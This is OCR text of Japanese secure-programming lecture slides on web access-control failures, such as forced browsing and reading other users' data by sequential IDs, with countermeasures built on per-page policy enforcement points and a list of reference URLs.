
2. 他者が所有するデータにアクセスできる
   - 各ユーザの所有する情報が連番のキーでアクセスできる
     - GET /mydata?id=104

◆ 失敗のバリエーション
- 入力パラメータでユーザを識別する
- hidden項目によって権限フラグを受け渡す
- Referer: ヘッダを見て直前のページの妥当性を判断する


1. メニューに無いページへアクセスできる




2. 他者のデータにアクセスできる




1.対策：各ページに「保護」を置く



2.対策：オブジェクトのオーナを確かめる



一般化：要求を遮断できるコードを置く



PEP：ポリシー執行ポイント


- アクセス制御の執行ポイント
  - Policy Enforcement Point
  - URIで識別されるすべてのページに設置
  - アクセス認可の判定結果を執行
- 保護すべきWebリソース
  - それぞれのWebページ
  - 識別番号（ID）を用いてアクセスされる「オブジェクト」
- 問い（アクセス認可の判定）
  - 「いまログインしているユーザは、その対象へアクセスする権限をもつか？」

アクセス認可の失敗・まとめ


- Webページはどれも直接呼び出せる
- オブジェクトIDによる「一本釣り」ができてしまう
- 対策：PEP
  - すべてのWebページに「保護」を配置する
  - ページへのアクセス権限をユーザはもっているか？
  - オブジェクト（パラメータ）へのアクセス権限をユーザはもっているか？

8. 他の論点の学習方法

Webアプリケーション編



C/C++言語編



参考URI (1)

- 『セキュア・プログラミング講座』
  - https://www.ipa.go.jp/archive/security/vuln/programming/index.html
- RFC 2616 - Hypertext Transfer Protocol -- HTTP/1.1
  - http://tools.ietf.org/html/rfc2616
- RFC 6265 - HTTP State Management Mechanism
  - http://tools.ietf.org/html/rfc6265　　Cookieについて
- 「OWASP ZAP」ローカルプロキシ

参考URI (2)

- 「Ruby on Rails」
  - http://rubyonrails.org/（英語）
  - http://railstutorial.jp/
- 「Grails」
  - https://grails.org/（英語）
- 「CakePHP」
  - http://cakephp.jp/
- 「Spring Framework」
  - http://projects.spring.io/spring-framework/（英語）